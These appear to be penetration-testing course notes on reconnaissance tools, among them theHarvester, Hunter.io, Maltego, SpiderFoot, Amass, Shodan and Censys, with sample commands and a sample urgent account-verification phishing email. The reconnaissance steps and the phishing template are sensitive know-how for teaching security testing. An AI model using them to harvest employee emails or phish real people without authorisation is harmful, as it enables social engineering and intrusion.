        - Wayback Machine as a powerful resource for historical data on target websites
        - Uncovers past vulnerabilities, understands site evolution, and gathers valuable context
        - Essential for maximizing information before active testing
- **theHarvester and Hunter.io**
    - Introduction
        - Topic:
            - theHarvester and Hunter.io
        - Purpose:
            - Useful tools in reconnaissance and enumeration for penetration testing
    - theHarvester
        - Open-source intelligence gathering tool
        - Collects information about domains, email addresses, IP addresses, and subdomains
        - Automates data collection from public sources (e.g., search engines, social media, public databases)
    - Example Use of theHarvester

- Conducting penetration tests on a company's internal network
- Collects email addresses and subdomains
  - Provides insights into organizational structure
  - Helps craft targeted phishing attacks and social engineering strategies
  - Broadens scope by discovering subdomains (e.g., dev environments)


- Output Example
  - Researching partners at udemy.com:
    - Discovered two emails and 11 subdomains
    - Insights into potential vulnerabilities and targets

- Hunter.io
  - Web-based tool for finding and verifying professional email addresses
  - Discovers email patterns used by companies
  - Provides insights into organizational contact structures



- Example Use of Hunter.io
  - Enter the domain of the company to investigate
  - Returns a list of email addresses and the format used by the company (e.g., firstname.lastname@company.com)
  - Helps generate potential email addresses for social engineering attacks
- Practical Use Case for Hunter.io
  - Testing security awareness of employees
  - Compiling a list of verified email addresses for controlled phishing campaigns
  - Gauging effectiveness of security training and identifying improvement areas
- Example Phishing Email
  - Email sent to employees to test security awareness:

- Urgent request to verify account information
- Instructions to click a verification link
- Emphasizes the importance of prompt action


"Jamario,

We have detected unusual activity on your Dion Training account and for your security, we need you to verify your account information immediately.

What you need to do:

1. Click on the verification link below to verify your account:
2. Verify Your Account Now
3. Follow the instructions on the page to complete the verification process.

Important: If you do not verify your account within 24 hours, your access will be restricted until further notice.


Thank you for your prompt attention to this matter.

Best regards,
Dion Training Support Team"


- Conclusion
  - theHarvester and Hunter.io are powerful reconnaissance and enumeration tools
  - theHarvester: Gathers a wide array of information from different sources
  - Hunter.io: Specializes in finding and verifying email addresses

- Using these tools together enhances information-gathering and improves penetration testing success

- **OSINT Tools**
  - Introduction
    - Topic:
      - Tools and resources useful for reconnaissance and enumeration in penetration testing
    - Tools:
      - OSINTframework.com, Maltego, and SpiderFoot
  - OSINTframework.com
    - Comprehensive directory of tools and resources for gathering information from publicly available sources
    - Organizes resources into categories such as search engines, social media, public records, and technical resources
    - Helps find the right tools for specific needs efficiently




- Example: Finding email addresses or employee details through specific tools listed under relevant categories




- Maltego
  - Powerful data mining tool with a graphical interface for linking and visualizing relationships between different pieces of information
  - Useful for mapping connections between people, companies, domains, and IP addresses
  - Built-in "transforms" pull data from multiple sources, including social media, DNS records, and public databases
  - Example Scenario: Analyzing phishing emails to uncover connections between domains, email addresses, and IP addresses

- Visual representation helps identify key nodes for further investigation



- SpiderFoot
  - Automated reconnaissance tool gathering data from over 100 public data sources
  - Performs tasks like footprinting, scanning for open ports, and gathering information from social media, DNS records, and other online databases
  - Highly customizable to define specific modules based on needs
  - Example Scenario: Assessing the security of a small business's online presence
    - Compiles detailed reports on domains, IP addresses, and exposed services
    - Reveals misconfigurations, outdated software, or vulnerabilities




Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	5503	5503	2022-04-06 15:27:02
Affiliate - Company Name	86	512	2022-04-06 15:27:15
Affiliate - Domain Name	1003	1175	2022-04-06 15:27:30
Affiliate - Domain Whois	752	753	2022-04-06 14:39:23
Affiliate - Email Address	172	337	2022-04-06 15:23:50
Affiliate - IP Address	955	959	2022-04-06 15:27:03
Affiliate - IPv6 Address	20	22	2022-04-06 15:23:03
Affiliate - Internet Name	1074	1149	2022-04-06 15:23:47
Affiliate - Internet Name - Unresolved	6	6	2022-04-06 09:31:42
Affiliate - Web Content	7	8	2022-04-06 10:34:48
Affiliate Description - Abstract	2	2	2022-04-06 14:22:31
Affiliate Description - Category	16	16	2022-04-06 14:22:31
App Store Entry	4	4	2022-04-06 09:20:24
BGP AS Membership	15	97	2022-04-06 15:00:10
BGP AS Ownership	2	3	2022-04-06 14:49:29
Bitcoin Address	1	1	2022-04-06 09:50:35
Bitcoin Balance	1	1	2022-04-06 09:51:26
Blacklisted Affiliate Internet Name	10	10	2022-04-06 15:08:34


- Conclusion
  - OSINTframework.com, Maltego, and SpiderFoot enhance reconnaissance and enumeration efforts
  - OSINTframework.com: Curated list of resources
  - Maltego: Graphical interface for visualizing data relationships
  - SpiderFoot: Automates data gathering from multiple sources

        - Leveraging these tools provides detailed and comprehensive information about targets, setting the stage for successful penetration tests

- **Whois and recon-ng: A Demonstration**
- **nslookup and dig**
    - DNS Information Gathering
        - Used to understand the infrastructure of a target domain
            - DNS servers
            - Mail servers
            - IP address mappings
    - Tools:
        - *nslookup*
            - A network administration tool
            - Queries the Domain Name System (DNS)
            - Provides domain name or IP address mappings
            - Command Example:
                - `nslookup diontraining.com`
        - *dig*
            - A flexible tool for DNS information retrieval
            - Interrogates DNS name servers
            - Displays detailed answers from the name server
            - Preferred for in-depth DNS analysis
    - Usage:
        - Penetration Testing:
            - Essential for gathering DNS information

        - Identifies potential vulnerabilities
        - Helps understand the target's network setup
    - Example Commands:
        - `nslookup diontraining.com`
        - `dig diontraining.com`
    - Comparison:
        - nslookup
            - Simple and straightforward
        - dig
            - More detailed and flexible
- **DNSdumpster and Amass**
    - Introduction
        - Topic:
            - DNSdumpster and Amass tools
        - Purpose:
            - Valuable tools for reconnaissance and enumeration in penetration testing
    - DNSdumpster
        - Free domain research tool providing information about DNS infrastructure
        - Identifies associated subdomains, IP addresses, and MX records
        - Offers a clear visual representation of the target's DNS records
        - Useful for uncovering the DNS landscape of a target






- Example Use of DNSdumpster
  - Performing a penetration test on a site like diontraining.com
    - Uncovers subdomains like dev.diontraining.com
    - Reveals development environments, backup services, or administrative portals that might be less secure

- Identifies potential misconfigurations in DNS setup
    - Exposed mail servers
    - Old, unused records
    - Security vulnerabilities like open relays and DNS zone transfers
- Amass
    - Open-source tool developed by OWASP for in-depth DNS enumeration and mapping
    - Uses passive information gathering, active DNS probing, and brute-forcing subdomains
    - Actively maintained and updated, ensuring latest techniques and methodologies
    - Integrates with over 80 data sources and APIs for comprehensive information collection
- Example Use of Amass
    - Command-line tool providing a comprehensive view of the target's external domain landscape
        - Uncovers hidden subdomains, maps domain relationships, identifies IP addresses
        - Reveals third-party hosted subdomains with different security controls
    - Supports various information gathering techniques
        - Reading SSL/TLS certificates
        - Performing DNS zone transfers
        - Checking certificate transparency logs
        - Recursive subdomain discovery
        - Hashcat-style masks for brute-forcing subdomains


- Amass Subcommands
  - `amass intel`
    - Discover target namespaces for enumerations
  - `amass enum`
    - Perform enumerations and network mapping
  - `amass db`
    - Manipulate the Amass graph database
  - Allows for scripting multiple Amass operations seamlessly
  - Configurable using a configuration file for easy integration with other tools and scripts
- Example Command
  - `amass enum -passive -d owasp.org -src`
    - Performs passive enumeration of the domain owasp.org, collecting data from various sources without active probing
    - Results show subdomains discovered through data sources like AnubisDB and AlienVault




- Conclusion
  - DNSdumpster and Amass enhance reconnaissance and enumeration efforts

        - DNSdumpster: Visualizes and understands the DNS landscape of the target, revealing subdomains and potential misconfigurations
        - Amass: Provides thorough and detailed mapping of external assets using passive and active techniques
        - Using these tools ensures comprehensive information gathering, laying the groundwork for a successful penetration test


- **Shodan and Censys.io**
    - Introduction
        - Topic:
            - Shodan and Censys.io
        - Purpose:
            - Powerful tools for reconnaissance and enumeration in penetration testing
    - Shodan
        - Often called the "search engine for Internet-connected devices"
        - Indexes devices connected to the Internet (e.g., webcams, routers, servers, industrial control systems)
        - Provides detailed information about device configuration and vulnerabilities
        - Useful for identifying exposed devices and services on the Internet
    - Example Use of Shodan
        - Finding devices running a specific version of web server software
        - Discovering exposed security cameras using default credentials
        - Setting up alerts for specific IP ranges or keywords
        - Example Scenario: Testing the security of a zoo’s IoT infrastructure and discovering exposed security cameras



- Censys.io
  - Cybersecurity company providing detailed internet intelligence data
  - Originated from a research project at the University of Michigan
  - Specializes in internet-wide scanning for threat hunting and attack surface management
  - Collects and indexes data about devices and their configurations
  - Provides more detailed and structured data than Shodan



- Example Use of Censys.io
  - Advanced querying capabilities for specific devices, configurations, or vulnerabilities
  - Finding exposed databases within a target's IP range
  - Visualizing the distribution and security of devices
  - Example Scenario: Assessing the security of a cloud-based infrastructure and discovering publicly accessible databases



- Example Command and Results
  - Example: Querying Censys for the domain hackthissite.org
    - IP address: 137.184.0.56, hosted on DigitalOcean ASN in California, USA
    - Open ports: 22 (SSH), 80 (HTTP), 111 (Portmap), 443 (HTTPS), 8000 (HTTP)

- System labels: bootstrap, jQuery, open directories, remote access services
- Helps understand the attack surface of the target

- Additional Features of Censys.io
  - API access for integrating search capabilities into tools and workflows
  - Useful for automating reconnaissance tasks
- Conclusion
  - Shodan and Censys.io are essential tools for reconnaissance and enumeration
  - Shodan: Discover and analyze Internet-connected devices and their vulnerabilities
  - Censys.io: Advanced querying and structured data for detailed analysis and visualization
